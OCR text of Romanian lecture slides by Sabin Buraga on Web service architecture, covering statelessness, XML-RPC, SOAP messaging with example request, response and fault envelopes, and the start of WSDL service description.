
soa


Serviciile nu vor depinde de starea comunicării (*statelessness*)

pentru a efectua o procesare, cantitatea de informație ce trebuie reținută trebuie să fie minimală


Dr. Sabin Buraga ▲ www.purl.org/net/busaco

de la aplicații Web dezvoltate tradițional la arhitecturi bazate pe servicii





Jay O'Connor (2014)
http://tinyurl.com/l62tjab



proiectul ubiGuide


(Ionuț Dănilă & Mihaela Ghimiciu, 2013—2014)

servicii publice folosite: ABBYY Cloud OCR, AlchemyAPI, Google Places API, YouTube API,…

biblioteci: Flickr.NET, GART (*Geo Augmented Reality Toolkit*), Hammock, TweetSharp etc.

https://www.youtube.com/watch?v=wygXE6hQ07c

http://www.slideshare.net/ionutdanila/ubi-guide



Douwe Osinga & Jon Tirsen, "*Architecture of the Triposo travel guide*", QCon London, 2013 – **www.infoq.com/presentations/triposo-architecture**

Ce-ar fi să indicăm datele de intrare și răspunsul oferit de serviciul Web într-un format standardizat?

invocare

Necesitatea unui protocol de comunicare (transport) între platforme/aplicații eterogene

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

invocare

Protocolul va trebui să ofere un mecanism de **invocare** și de **transmitere** structurată a datelor

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

invocare

Protocolul va trebui să ofere un mecanism de **invocare** și de **transmitere** structurată a datelor

facilitarea de interacțiuni complexe între aplicații

asigurarea extensibilității + securitate, fiabilitate, *caching*

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

invocare: soluție

XML-RPC (1999)

simplu de utilizat, nepretențios

bazat pe RPC (*Remote Procedure Call*)

mesajele sunt modelate în XML

http://xmlrpc.scripting.com/spec

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

invocare: soluție

SOAP

sofisticat, mai flexibil

suită de standarde W3C (2007)

utilizat cu precădere în aplicații de tip *enterprise*

http://www.w3.org/TR/soap12/

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

invocare: soluție

Recurgerea la alte reprezentări

CSV (*Comma Separated Values*)
POX (*Plain Old XML*)
JSON (*JavaScript Object Notation*)

dezvoltatorul realizează metode proprii de serializare

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

invocare: soap

Scop:
protocol de comunicație între două mașini (client și server) pentru interschimb de date XML, indiferent de platformă/limbaj de programare

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

invocare: soap

Standard al Consorțiului Web (2003, 2007)

www.w3.org/TR/soap12-part0/

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

invocare: soap


„Dialogul” dintre aplicații are loc
via mesaje SOAP ≡ documente XML

plic + antet și corp

XML messaging

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

invocare: soap



Dr. Sabin Buraga ▲ www.purl.org/net/busaco

invocare: soap

Se poate descrie un model de procesare a conținutului

SOAP encoding rules

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

invocare: soap

Poate specifica o cale de la expeditor la destinatar, via un intermediar (*proxy*) opțional

SOAP routing

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

invocare: soap

Anteturile pot fi procesate de intermediari diferiți

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

invocare: soap

Datele XML din corp pot fi transportate indiferent de protocolul folosit

uzual, HTTP – pot fi adoptate și alte protocoale (*e.g.*, SMTP, XMPP)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

invocare: soap


Via SOAP poate fi specificat un apel de metodă disponibilă pe alt calculator

SOAP RPC representation

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

invocare: soap

Vehicularea mesajelor SOAP



Dr. Sabin Buraga ▲ www.purl.org/net/busaco

invocare: soap – exemplu

Scenariu:
un client trimite serviciului
un nume de sortiment de portocale (argument de intrare)
pentru a afla cantitatea disponibilă – *i.e.* răspunsul

invocare: soap – exemplu

Abordare clasică TCP/IP 😟

socket-uri ▸ se utilizează un port stabilit de utilizator (*e.g.*, 7777) + o convenție de transmitere a datelor

invocare: soap – exemplu

Abordare RPC ☹

apel la o procedură la distanță, executată de server
(la un port al dispecerului RPC),
folosind XDR – *External Data Representation* –
ca protocol binar de (de)serializare a datelor

implementări tipice în C, C++ sau Java (cu RMI)

invocare: soap – exemplu

Abordare SOAP – *XML messaging*


datele vehiculate vor fi împachetate
de „plicuri” (mesaje) SOAP, transportate via HTTP

independentă de platformă și de limbaj

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

invocare: soap

Invocarea unui serviciu Web – în stilul RPC



invocare: un mesaj SOAP – **cerere HTTP**

```
POST http://undeva.info/portocale/
Accept: text/xml
Content-Type: text/xml

<S-ENV:Envelope
   xmlns:S-ENV="http://schemas.xmlsoap.org/soap/envelope/">
 <S-ENV:Body>
    <!-- se apelează metoda de furnizare a stocului -->
    <v:furnizeazaStoc xmlns:v="http://portocale.infoiasi.ro/">
        <!-- date de intrare: numele sortimentului de portocale -->
        <v:arg0>albastre</v:arg0>
    </v:furnizeazaStoc>
 </S-ENV:Body>
</S-ENV:Envelope>
```

spațiu de nume XML specific SOAP

parametru de intrare

invocare: un mesaj SOAP – **răspuns**

```
HTTP/1.1 200 OK
Content-Type: text/xml;charset="utf-8"

<soap:Envelope
  xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
  <soap:Body>
    <tns:furnizeazaStocResponse
          xmlns:tns="http://portocale.infoiasi.ro/">
      <!-- răspunsul propriu-zis recepționat -->
      <return>33</return>
    </tns:furnizeazaStocResponse>
  </soap:Body>
</soap:Envelope>
```

spațiu de nume XML definit de serviciul nostru

semnalarea erorilor (*SOAP fault*)

```
<s:Envelope
    xmlns:s="http://www.w3.org/2003/05/soap-envelope">
    <s:Body>
        <s:Fault>
            <faultcode>flickr.error.0</faultcode>
            <faultstring>Invalid SOAP envelope.</faultstring>
            <faultactor>
                http://www.flickr.com/services/soap/
            </faultactor>
            <details>
                Please see http://www.flickr.com/services/api/
                for more details
            </details>
        </s:Fault>
    </s:Body>
</s:Envelope>
```

aici, invocare eronată a serviciului Web SOAP oferit de Flickr

invocare: soap

SOAP ≡ RPC la nivel de Web

cerere+răspuns incluzând parametri de intrare/ieșire (+tipurile lor specificate în XML)

invocare: soap

SOAP ≡ protocol de mesagerie (serializare)

cererea conține un obiect-cerere serializat

răspunsul include un obiect-răspuns serializat

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

specificare

Necesitatea unui limbaj de descriere a serviciilor Web

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

specificare

Necesitatea unui limbaj de descriere a serviciilor Web

Cum găsim un serviciu Web?

Care este sintaxa mesajelor vehiculate?

Cum se desfășoară transferul de date?

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

specificare: wsdl

WSDL – *Web Service Description Language*

recomandare a Consorțiului Web (2007)

http://www.w3.org/TR/wsdl20/

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

specificare: wsdl

Un serviciu Web e descris în format XML
de un document .wsdl

tipurile de date (argumente de intrare + răspuns oferit)
se definesc via scheme XML

specifică sintaxa, nu semantica unui serviciu

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

avansat

specificare: wsdl


Interfața serviciului (definiție abstractă)	Mesaje (*messages*)
	Operatii (*operation*)
	Interfață (*interface*)
Implementarea serviciului Web (specificație concretă)	Legare (*binding*)
	Serviciu (*service*)
	Punct terminal (*endpoint*)

specificare: wsdl

